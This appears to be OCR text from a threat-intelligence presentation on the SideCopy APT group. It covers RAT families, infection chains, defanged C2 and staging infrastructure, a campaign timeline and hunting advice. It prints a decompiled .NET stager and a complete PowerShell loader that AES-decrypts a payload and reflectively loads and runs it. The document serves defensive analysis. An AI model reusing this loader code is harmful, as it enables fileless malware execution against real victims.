
Commands
info
download
persistence
run
extract
permission
users
cmd




```
align 8
db 'permission',0       ; DATA XREF: sub_180009150:loc_180009F96↑o
align 8
db 'The process is running with SYSTEM permissions.',0
                        ; DATA XREF: sub_180009150+EC0↑o
_0 db 'The process is running with Administrator permissions.',0
                        ; DATA XREF: sub_180009150+F0D↑o
align 20h
_1 db 'The process is running with Standard User (low/medium) permission'
                        ; DATA XREF: sub_180009150+F42↑o
```


MSI Cluster-2 : Spark RAT

- Dropped via Linux stager using *wget*
  - Timestamp – 2024-Dec-20
- Golang based Open-source RAT
  - More than 500 forks since 2022
- Custom '*thunder*' version
- Custom variants by Chinese APTs
  - DragonSpark
  - TAG-100





New Cluster-3 : Back to HTA

- Targeting Defence Sector
- No DLL Sideloading
- Payloads in Resource section
- AES decryption via PowerShell




New Cluster-3 : Spear-Phishing






New Cluster-3 : Back to HTA

- Machine ID since May'23 – "desktop-ey8nc5b"



- .NET Stager
  - Decodes & separates data using ***EOF*** marker




```
string resourceName = DD.Dec("Vhjyy.Anbxdalnb.Mxldvnwc.ymo");
string text = DD.Dec("L:\\\\Dbnab\\\\Ydkurl\\\\Mxfwuxjmb\\\\Mxldvnwc.ymo");
bool flag = !Program.ExtractResource(resourceName, text);
if (flag)
{
    throw new FileNotFoundException();
}
byte[] array;
byte[] bytes;
bool flag2 = Program.ExtractPdfE(text, out array, out bytes);
if (flag2)
{
    Thread.Sleep(30000);
    string text2 = DD.Dec("L:\\\\Dbnab\\\\Ydkurl\\\\Mxfwuxjmb\\\\bdyxac.ngn");
    File.WriteAllBytes(text2, bytes);
    string fullPath = Path.GetFullPath(DD.Dec("L:\\\\Dbnab\\\\Ydkurl\\\\Mxfwuxjmb\\\\Orun.ngn"));
    string ePath = text2;
    string ek = "wq6AHvkMcSKA++1CPE3yVwg2CpdQhEzGbdarOwOrXe0=";
    Thread.Sleep(40000);
    string content = DD.Dec("\r\nyjajv(\r\n    [bcarwp]$NYjcq,\r\n    [bcarwp]$NTnh     \r\n)\r\n
      = 1; $r -un 100; $r++) {\r\n    $bdv += $r\r\n}\r\n\r\n$NTnhK = [Lxwenac]::OaxvKjbn64Bcarwp
      \r\n\r\n# Ngcajlc cqn jlcdju nwlahycnm mjcj (cqn anbc jocna RE)\r\n$NwlahycnmMjcj = $NK[16.
      ()\r\n$JnbJup.Tnh = $NTnhK\r\n$JnbJup.RE = $Re\r\n$JnbJup.Vxmn = [Bhbcnv.Bnldarch.Lahycxpajy
      [Bhbcnv.Bnldarch.Lahycxpajyqh.YjmmrwpVxmn]::YTLB7\r\n\r\n$Mnlahycxa = $JnbJup.LanjcnMnlahyc
      $NwlahycnmMjcj.Unwpcq)\r\n\r\n\r\n$Jbbnvkuh = [Bhbcnv.Anounlcrxw.Jbbnvkuh]::Uxjm($Mnlahycnm
      nwcah yxrwc\r\n$NwcahYxrwc = $Jbbnvkuh.NwcahYxrwc\r\n ro ($nwcahYxrwc.PncYjajvncnab().Unwpc
      \r\n        $nwcahYxrwc.Rwextn($wduu, @(,[bcarwp[]]@()))  # Yjbb jw nvych bcarwp jaajh\r\n
    Program.ES(content, ePath, ek);
}
```


New Cluster-3 : PowerShell Stage

- Ignore policies and profile
- 2 parameters: *-EPath* and *–EKey*
- Delayed Base64 decode of the key
- AES Decryption and Reflective Loading

```
$EKeyB = [Convert]::FromBase64String($EKey)
$EB = [System.IO.File]::ReadAllBytes($EPath)

$Iv = $EB[0..15]

# Extract the actual encrypted data (the rest after IV)
$EncryptedData = $EB[16..($EB.Length - 1)]

$AesAlg = [System.Security.Cryptography.Aes]::Create()
$AesAlg.Key = $EKeyB
$AesAlg.IV = $Iv
$AesAlg.Mode = [System.Security.Cryptography.CipherMode]::CBC
$AesAlg.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7

$Decryptor = $AesAlg.CreateDecryptor()
$DecryptedBytes = $Decryptor.TransformFinalBlock($EncryptedData, 0, $EncryptedData.Length)

$Assembly = [System.Reflection.Assembly]::Load($DecryptedBytes)

# If the EXE is a valid Windows application, we should invoke the entry point
$EntryPoint = $Assembly.EntryPoint
 if ($entryPoint.GetParameters().Length -eq 0) {

        $entryPoint.Invoke($null, @())
    } else {

        $entryPoint.Invoke($null, @(,[string[]]@()))  # Pass an empty string array
    }

$Decryptor.Dispose()
$AesAlg.Dispose()
```

New Cluster-3 : Custom Xeno RAT

- Open-source RAT emerged at end of 2023
- Features – HVNC, live microphone access, socks5 reverse proxy, UAC bypass, keylogger, etc.
- Custom variants:
  - MoonPeak by UAT-5394 (North Korean APT)



Threat Hunting

Hunting LNK

- Static – Machine ID
- Behavior - MSHTA

Hunting Infrastructure

- Open directories on LiteSpeed Server
- C2 located in Germany under Contabo GmBH

desktop-osi6rre
desktop-g1i8n3f
desktop-j6llo2k
desktop-bdeb1nb
desktop-g4b6mh4
desktop-87p7en5
desktop-ey8nc5b
cop125n

38.242.149[.]89	vmi1433024.contaboserver.net	AllaKore RAT and DRat
207.180.192[.]77	vmi747785.contaboserver.net	Key RAT
38.242.220[.]166	vmi1390334.contaboserver.net	Ares RAT
161.97.151[.]220	vmi1370228.contaboserver.net	Ares RAT
164.68.102[.]44	vmi1701584.contaboserver.net	AllaKore RAT
213.136.94[.]11	vmi1761221.contaboserver.net	AllaKore RAT
144.126.143[.]138	vmi1264250.contaboserver.net	Action RAT
209.126.7[.]8	vmi1293957.contaboserver.net	Action RAT

Staging Domains

103.76.213[.]95	rockwellroyalhomes[.]com isometricsindia[.]co.in	Oct 2023 Aug 2023
162.241.85[.]104	ssynergy[.]in elfinindia[.]com occoman[.]com sunfireglobal[.]in masterrealtors[.]in smokeworld[.]in	Apr 2023 May 2023 Aug 2023 Oct 2023 Nov 2023 Mar 2024
151.106.97[.]183	ivinfotech[.]com inniaromas[.]com revivelife[.]in vparking[.]online	Nov 2023 Nov 2023 Mar 2024 Apr 2024
84.32.84[.]41 160.153.131[.]201	springfielduniversity[.]info ddbl[.]co.uk	Apr 2024
67.223.118[.]135	reviewassignment[.]in / online	May 2024

162.0.209[.]114 151.106.117[.]91 192.64.117[.]203	utkalsevasamitikanjurmarg dipl[.]site campusportals[.]in	Jun 2024
198.54.115[.]184	educationportals[.]in	Aug 2024
45.130.228[.]25 151.106.117[.]91	pmshriggssssiwan[.]in	Nov 2024
157.20.51[.]28 103.171.45[.]86 103.171.45[.]95	egovservice[.]in	Dec 2024
164.100.68[.]219 164.100.94[.]171	nhp.mowr[.]gov[.]in	Dec 2024
103.76.231[.]95	drjagrutichavan[.]com	Jan 2025

Timeline of SideCopy

2024 May

US vs. China Trade War
- Same decoy in Oct 2023
- Feta RAT embedded in HTA
- DRat uploaded from PK

2024 June

Targets IAF officials
- First based MSI-stager
- Reverse RAT
- Another US vs. China theme

2024 June

Honey-Trap theme
- "WhatsApp_Image"
- Deploys Action RAT

2024 July

Targets Maritime Sector
- DOTM macros & BAT stagers
- Domains mimicking Maritime
- Cheex, USB-Copier, SigThief

2024 Aug-Sept

Overlaps with APT36
- C2 Infra and decoy match
- Geta RAT (Async RAT)
- Reverse RAT & DISGOMOJI

2024 Nov

Targets MOD
- Allotment of Funds
- Embedded Feta RAT
- Action RAT

2024 Dec

New TTPs
- Railways, Oil & Gas, MEA
- Spark RAT and CurlBack RAT
- Second MSI cluster

Publications

Response Strategies

- Track emerging TTPs and open-source tool abuse
- Secure Windows, Linux, and even Mobile endpoints
- Map infrastructure for threat attribution
- Detect phishing, social engineering, and exploitation
- Monitor critical sectors and at-risk groups

Thank You

Innovate. Simplify. Secure.